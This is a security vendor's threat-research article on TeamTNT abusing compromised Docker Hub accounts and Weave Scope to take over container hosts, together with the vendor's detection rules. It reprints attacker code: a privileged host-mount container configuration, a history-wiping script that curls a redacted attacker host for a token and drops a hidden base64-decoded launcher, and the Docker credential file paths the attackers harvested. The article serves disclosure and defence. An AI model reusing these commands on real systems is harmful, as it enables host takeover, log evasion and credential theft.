Analyzing How TeamTNT Used Compromised Docker Hub Accounts

trendmicro.com/en_us/research/21/l/more-tools-in-the-arsenal-how-teamtnt-used-compromised-docker-hu.html

December 1, 2021

Cloud

Following our previous disclosure of compromised Docker hub accounts delivering cryptocurrency miners, we analyze these accounts and discover more malicious actions that you need to be aware of.

By: Trend Micro Research December 01, 2021 Read time: (words)

In early November, we disclosed that compromised Docker Hub accounts were being used for cryptocurrency mining and that these activities were tied to the TeamTNT threat actor. While those accounts have now been removed, we were still able to investigate TeamTNT's activities in connection with these compromised accounts.

In addition to the behavior we noted earlier, we identified several other actions that the same threat actor carried out in different venues. One was the use of Weave Scope, a legitimate tool by Weaveworks used to monitor/control deployed containers.

Weave Scope Weave Scope is a visualization and monitoring tool for Docker and Kubernetes. System administrators can use this to monitor and control their deployed containers/pods/workloads.




Figure 1. Weave Scope window

One can manage running containers by executing, rebooting, pausing, stopping or even deleting containers, all of which can be controlled from a web console (either local or in the cloud).

In this attack scenario, the compromised underlying host was made a node of the threat actor-controlled Weave Scope Cloud instance, from where they could execute various commands.




Figure 2. Terminal command executed via Weave Scope

The administration features make Weave Scope an interesting target. This is how attackers targeted this recently:

1. The attacker spins up a new privileged container based on an image from a compromised account. In the arguments, the attacker attempts to mount the root file system of the underlying host to the '/host' mount point and executes a bash script fetched from the attacker's infrastructure.

```
"DnsOptions": [],
"DnsSearch": [],
"ExtraHosts": null,
"GroupAdd": null,
"IpcMode": "shareable",
"Cgroup": "",
"Links": null,
"OomScoreAdj": 0,
"PidMode": "",
"Privileged": true,
"PublishAllPorts": false,
"ReadonlyRootfs": false,
"SecurityOpt": [
  "label=disable"
],
"HostConfig": {
  "Binds": [
    "/:/host"
  ],
  "ContainerIDFile": "",
  "LogConfig": {
    "Type": "json-file",
    "Config": {}
  },
  "NetworkMode": "host",
  "PortBindings": {},
  "RestartPolicy": {
    "Name": "no",
    "MaximumRetryCount": 0
  },
```


Figures 3-5. Code to spin up new container

2. The script 'scope2.sh' is downloaded and piped to 'bash' to be executed. The script initially checks if the hostname's value is 'HaXXoRsMoPPeD' halting the execution if true. This looks like a flag to check if a system has already been compromised.

```
if [[ "$(hostname)" = "HaXXoRsMoPPeD" ]]; then exit ; fi
export LC_ALL=C.UTF-8 2>/dev/null 1>/dev/null
export LANG=C.UTF-8 2>/dev/null 1>/dev/null
HISTCONTROL="ignorespace${HISTCONTROL:+:$HISTCONTROL}" 2>/dev/null 1>/dev/null
export HISTFILE=/dev/null 2>/dev/null 1>/dev/null
HISTSIZE=0 2>/dev/null 1>/dev/null
unset HISTFILE 2>/dev/null 1>/dev/null

export PATH=$PATH:/var/bin:/bin:/sbin:/usr/sbin:/usr/bin
```

Figure 6. Script checking for hostname

3. Environment variables are set, which overrides localization settings, prevents command history logging, and exports a new path.

4. A variable 'SCOPE_TOKEN' is populated from a controlled endpoint, which contains the Weave Scope service token. 'SCOPESHFILE' contains the Weave Scope script, which is encoded in base64.


```
SCOPE_TOKEN=$(curl -s http://[redacted]WStoken2.txt)
SCOPESHFILE='IyEvYmluL3NoCgpzZXQgLWV1CgpBUkdTPSIkKiIKU0NSSVBUX1ZFUlNJT049IjEuMTMuMiIKaWYgWyAiJFNDU
bgogICAgSU1BR0VfVkVSU0lPTj1sYXRlc3QKZWxzZQogICAgSU1BR0VfVkVSU0lPTj0iJFNDUklQVF9WRVJTSU9OIgpmaQpJTU
khVQl9VU0VSPSR7RE9DS0VSSFVCX1VTRVI6LXdlYXZld29ya3N9ClNDT1BFX0lNQUdFX05BTUU9IiRET0NLRVJIVUJfVVNFUi9
9WRVJTSU9OIgojIENhcmVmdWw6IGl0J3MgZWFzeSB0byBvcGVyYXRlIG9uIChlLmcuIHN0b3ApIHRoZSB3cm9uZyBzY29wZSBp
hbHVlcyBkaWZmZXIgYmV0d2VlbiBydW5zLiBIYW5kbGUKIyB3aXRoIGNhcmUuClNDT1BFX0NPTlRBSU5FUl9OQU1FPSIke1NDT
TlRBSU5FUl9OQU1FPSIke1NDT1BFX0FQUF9DT05UQUlORVJfTkFNRTotd2VhdmVzY29wZS1hcHB9IgpJUF9SRUdFWFA9IlswLT
30iCklQX0FERFJfQ01EPSJmaW5kIC9zeXMvY2xhc3MvbmV0IC10eXBlIGwgfCB4YXJncyAtbjEgYmFzZW5hbWUgfCBncmVwIC1
Igc2hvdyB8IGdyZXAgaW5ldCB8IGF3ayAneyBwcmludCBcJDIgfScgfCBncmVwIC1vRSAnJElQX1JFR0VYUCciCkxJU1RFTklO
kbyBpZiBjdXJsIC1tIDEgLXMgXCR7SX06NDA0MCA+IC9kZXYvbnVsbCA7IHRoZW4gZWNobyBcJHtJfTsgZmk7IGRvbmUiCldFQ
Oi19CgojIFdoZW4gZG9ja2VyIGRhZW1vbiBpcyBydW5uaW5nIHdpdGggVXNlciBOYW1lc3BhY2UgZW5hYmxlZCwgdGhpcyB0b2
GlzIGluY29tcGF0aWJsZSB3aXRoIHVzZXIgbmFtZXNwYWNlcyIgZm9yIGBkb2NrZXIgcnVuIC0tcHJpdmlsZWdlZGAKIyAgIkN
4gdXNlciBuYW1lc3BhY2VzIGFyZSBlbmFibGVkIiBmb3IgYGRvY2tlciBydW4gLS1uZXQ9aG9zdGAKIyBUbyBhdm9pZCBhYm92
jb250YWluZXIgdXNlciBOYW1lc3BhY2UuCiMgVGhpcyBvcHRpb24oc2F2ZWQgaW4gJFVTRVJOU19IT1NUKSB3a
```


Figure 7. Encoded script

5. The path to 'docker' binary is fetched using 'type docker'. To evade any TTY events, they're redirected to '/dev/null'. Based on this, the execution proceeds.

6. The file '/tmp/.ws' is checked:

a. If the file doesn't exist, the following commands are executed:

i. The '/tmp/' path is remounted with read-write permissions using the 'mount' utility.

ii. The base64 encoded string of the 'SCOPESHFILE' variable is decoded and the output is redirected to '/tmp/.ws'. This is the Weaveworks' script and is hidden by default since the file name begins with a '.

iii. The permissions of the newly created script are changed to executable using 'chmod'

b. If the file '/tmp/.ws' exists, then execution proceeds as follows:

i. The '/tmp/' path is remounted as read-write using 'mount' utility.

ii. The Weaveworks utility Weave Scope at /tmp/.ws is stopped and launched with the service token fetched on step 4.

```
if type docker 2>/dev/null 1>/dev/null; then

echo 'Weave Scope Installer ... '

if [[ ! -f "/tmp/.ws" ]]; then
mount -o rw,remount /tmp/
echo $SCOPESHFILE | base64 -d > /tmp/.ws
chmod 755 /tmp/.ws
fi

mount -o remount,exec /tmp/
bash /tmp/.ws stop
bash /tmp/.ws launch --service-token=$SCOPE_TOKEN

fi
```

Figure 8. Stop and relaunch of Weave Scope utility

Weaveworks published a blog post in September 2020 that shared best practices for securing Weave Scope. Unfortunately, the abuse of this legitimate tool is still quite prevalent.

Trend Micro Solutions

Cloud One Workload Security™

When a new container is created over Docker daemon's REST API, the rule '1010326 – Identified Docker Daemon Remote API Call' triggers with different notes for different steps of the container creation from image.

Events are generated when the 'containerd' process is created and are logged using the Integrity Monitoring module:




Figure 9: Alert for containerd process

When the Docker Daemon is observed listening on TCP port, the Log Inspection module detects this as seen below:




Figure 10. Results of Log Inspection module

The AntiMalware Module detects the malicious script ‘scope2.sh’ as a Trojan:




Figure 11. Detection of malicious script

Intrusion Prevention

1. 1010326 - Identified Docker Daemon Remote API Call
2. 1010561 - Identified Kubernetes Unprotected Primary Channel Information Disclosure
3. 1010762 - Identified Kubernetes API Server LoadBalancer Status Patch Request
4. 1010769 - Identified Kubernetes Namespace API Requests
5. 1009493 - Kubernetes Dashboard Authentication Bypass Information Disclosure Vulnerability (CVE-2018-18264)
6. 1009450 - Kubernetes API Proxy Request Handling Privilege Escalation Vulnerability (CVE-2018-1002105)
7. 1009561 - Kubernetes API Server Denial of Service Vulnerability (CVE-2019-1002100)

Log Inspection

1. 1009105 – Kubernetes
2. 1008619 - Application – Docker
3. 1010349 - Docker Daemon Remote API Calls

Integrity Monitoring

1. 1008271 – Application - Docker
2. 1009060 - Application - Kubernetes Cluster master
3. 1009434 - Application - Kubernetes Cluster node

Cloud One Network Security™

The following rules are triggered by this attack in Network Security:

- 29993: HTTP: Docker Container With Root Directory Mounted with Write Permission Creation Attempt
- 33719: HTTP: Docker Daemon "create/exec" API with "Cmd" Key Set to Execute Shell Commands
- 33905: HTTP: Kubernetes API Proxy Request Handling Privilege Escalation Vulnerability
- 34487: HTTP: Kubernetes Dashboard Authentication Bypass Vulnerability
- 34488: HTTPS: Kubernetes Dashboard Authentication Bypass Vulnerability
- 34668: HTTP: Docker Build Image API Request with remote and networkmode Parameters Set
- 34796: HTTP: Docker Version API Check Request
- 35799: HTTP: Kubernetes Overlength json-patch Request
- 38836: HTTP: Kubernetes API Namespaces Request
- 38837: HTTP: Kubernetes API Namespaces Status Request
- 38838: HTTP: Kubernetes API Create Namespace Request
- 38839: HTTP: Kubernetes API Delete Namespace Request
- 38840: HTTP: Kubernetes API Update Namespace Request
- 38847: HTTP: Kubernetes API Server loadBalancer Status Patch Request
- 38892: HTTP: Kubernetes API Admission Control Create Mutating Webhook Request
- 38893: HTTP: Kubernetes API Admission Control Create Validating Webhook Request
- 38896: HTTP: Kubernetes API Admission Control Resources Request
- 38898: HTTP: Kubernetes API Admission Control List Mutating Webhook Configurations Request
- 38899: HTTP: Kubernetes API Admission Control List Validating Webhook Configurations Request
- 38901: HTTP: Kubernetes API Admission Control Delete Validating Webhook Request
- 38902: HTTP: Kubernetes API Admission Control Delete Mutating Webhook Request
- 38903: HTTP: Kubernetes API Admission Control Update Validating Webhook Request
- 38904: HTTP: Kubernetes API Admission Control Update Mutating Webhook Request
- 38905: HTTP: Kubernetes API Admission Control Read Mutating Webhook Request
- 38906: HTTP: Kubernetes API Admission Control Read Validating Webhook Request
- 38907: HTTP: Kubernetes API Admission Control Replace Mutating Webhook Request
- 38908: HTTP: Kubernetes API Admission Control Replace Validating Webhook Request
- 38909: HTTP: Kubernetes API CustomResourceDefinition Resources Request
- 38910: HTTP: Kubernetes API Create CustomResourceDefinition Request
- 38916: HTTP: Kubernetes API List CustomResourceDefinition Resources Request
- 38917: HTTP: Kubernetes API Update CustomResourceDefinition Resources Request
- 38918: HTTP: Kubernetes API Update Status CustomResourceDefinition Resources Request
- 38919: HTTP: Kubernetes API Read CustomResourceDefinition Resources Request

Trend Micro Vision One™




Figure 12. Detection Model for Weave Scope abuse

Since Weave Scope is a legitimate tool used in workloads, one can enable or disable the XDR Model from Detection Model Management by toggling the 'Status'. If the tool is not supposed to be used in the environment and there are alerts as XDR Model triggers or Observed Attack Techniques, it must be checked.

Workbench




Figure 13. Workbench diagram

The diagram in Figure 13 demonstrates the power of correlation amongst different Cloud One™ modules, composed into a single screen. The left panel shows the sequence of observed attack techniques with the events generated from Cloud One™ modules, while the right panel details the various objects involved in this attempt. The corresponding MITRE ATT&CK tags help identify the parts of the framework being abused.





Figure 14. Workbench diagram

This Workbench shows all the workloads using the Impact Scope in the organization where the unencrypted Docker REST API is exposed and on which it's listening.

Root Cause Analysis


scope
Created:
2021-11-12 06:54:05
scope
Connected (outbound):
2021-11-12 06:53:45
3160:5887:3acf:...:9092
scope
Profile
Events
Sources
Observed Attack Techniques:
Identified Outbound Probe To WeaveScope Instance
Object type:
Process
Created:
2021-11-12 06:53:45
Process name:
scope
File path:
/home/weave/scope
CLI command:
scope-probe --mode probe --probe.docker=true --service-token=funa...
File SHA-1:
3612253e867505cd87c5abbc385dae11bbddcd02
File SHA-256:
e0de403488efbb8b4e4f60546614d4871e241adc7f7c5d3312088da42e...
File MD5:
55dd74d7be792d18873f04747a331a1b
Process ID:
11982
Signer:
-
Signer validity:
-
File type:
Directory
Remote access:
false
Integrity level:
Untrusted
User account:
root
User domain:
-




Figure 15 and 16. Root cause analysis diagrams

In the RCAs generated from the Observed Attack Techniques, we can deep dive into the various fields of importance, such as the exact time at which the outbound connection was observed and the process lineage with the process command line. This shows that ‘nsenter’ is being executed from ‘scope’, it’s being used to create a ‘bash’ shell, and the context is fetched from the PID 1 or ‘init’ process responsible for starting and shutting down the system.

Escaping from a compromised container

Based on our research, the attackers also used a well-known technique to escape from a compromised container to the host. They did this by using bind mounts and fetching the Docker Hub credentials from the following paths:

1. /root/.docker/config.json
2. /home/*/.docker/config.json

As per Docker’s official documentation:

“You can log into any public or private repository for which you have credentials. When you log in, the command stores credentials in $HOME/.docker/config.json on Linux or %USERPROFILE%/.docker/config.json”.

When someone logs into their Docker Hub account using the Docker command line and there are no credential stores specified, the username, password and registry server link are populated as a JSON that looks like this:

```
ubuntu@[redacted]:~$ cat ~/.docker/config.json
{
